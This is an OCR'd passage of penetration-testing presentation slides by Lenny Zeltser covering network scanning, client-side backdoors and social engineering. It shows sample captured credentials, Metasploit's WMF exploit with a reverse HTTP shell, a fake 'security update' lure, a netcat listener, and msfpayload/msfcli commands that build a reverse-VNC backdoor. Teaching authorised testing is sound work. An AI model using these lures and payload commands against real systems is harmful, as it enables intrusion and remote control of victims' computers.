en-US; rv:1.8.1.6) Gecko/20070725 Firefox/2.0.0.6
PLUGINS: Move Media Player; QuickTime Plug-in 7.4.1;
Mozilla Default Plug-in; RealJukebox NS Plugin;
RealPlayer(tm) G2 LiveConnect-Enabled Plug-In (32-
bit); Shockwave Flash; Java(TM) Platform SE 6 U2;
```


You could perform rudimentary internal network scanning.

```
USER: jsmith
PASSWORD: plumlips
LOCAL IP: 192.168.2.144
REMOTE IP: 208.77.188.166
PORT: 61035
USER AGENT: Mozilla/5.0 (Windows; U; Windows NT 5.1;
en-US; rv:1.8.1.6) Gecko/20070725 Firefox/2.0.0.6
PLUGINS: Move Media Player; QuickTime Plug-in 7.4.1;
Mozilla Default Plug-in; RealJukebox NS Plugin;
RealPlayer(tm) G2 LiveConnect-Enabled Plug-In (32-
bit); Shockwave Flash; Java(TM) Platform SE 6 U2;
LIVE IPS: 192.168.1.143; 192.168.1.148;
```

#4: Client-Side Backdoors

Keeping up with security patches on laptops and desktops is hard.

Tools such as Metasploit help target client-side vulnerabilities.



All loaded exploit modules (262)

ms06_001_wmf_setabortproc Windows XP/2003/Vista Metafile Escape() SetAbortProc Code Ex

windows/shell/reverse_http

Tunnel communication over HTTP using IE 6, Spawn a piped command shell


Module: exploit/windov

This module exploits a v
the 'Escape' metafile fur
generates a random WI
(hdm@metasploit.com) a

References:

http://www.microso
http://www.security
http://cve.mitre.orc
http://www.osvdb.c
http://milw0rm.com
http://www.microsoft.com/technet/security/advisory/912840.mspx


It may be more effective just to ask the user to install the backdoor.



A critical system component is out of date.

You must install the security update before proceeding.

Please click here to install.




Do you want to run or save this file?

Name: update.exe

Type: Application, 11.5KB

While files from the Internet can be useful, this file type can potentially harm your computer. If you do not trust the source, do not run or save this software. What's the risk?

The backdoor can connect to the attacking system via reverse-shell.




```
C:\attacker>nc -l -p 80_
```

Metasploit can generate stand-alone payloads. Example: Reverse-VNC.

```
$ msfpayload windows/vncinject/reverse_tcp LPORT=5544
LHOST=192.168.1.124 DisableCourtesyShell=True X >update2.exe

Created by msfpayload (http://www.metasploit.com).
Payload: windows/vncinject/reverse_tcp
Length: 177
Options:
LHOST=192.168.1.124,LPORT=5544,DisableCourtesyShell=True
```


```
$ msfcli exploit/multi/handler LPORT=5544
PAYLOAD=windows/vncinject/reverse_tcp LHOST=192.168.1.124
DisableCourtesyShell=True E
```

Reverse-VNC can control a system even if it is behind a firewall.




A system compromise is just a means to an end.

Consider the scenarios we discussed when defining the rules of engagement.



These approaches increase the chances of a “successful” pen test.



- ✓Data in plain sight
- ✓Remote password-guessing
- ✓Social engineering
- ✓Client-side backdoors

Lenny Zeltser

www.zeltser.com
lenny.zeltser@savvis.net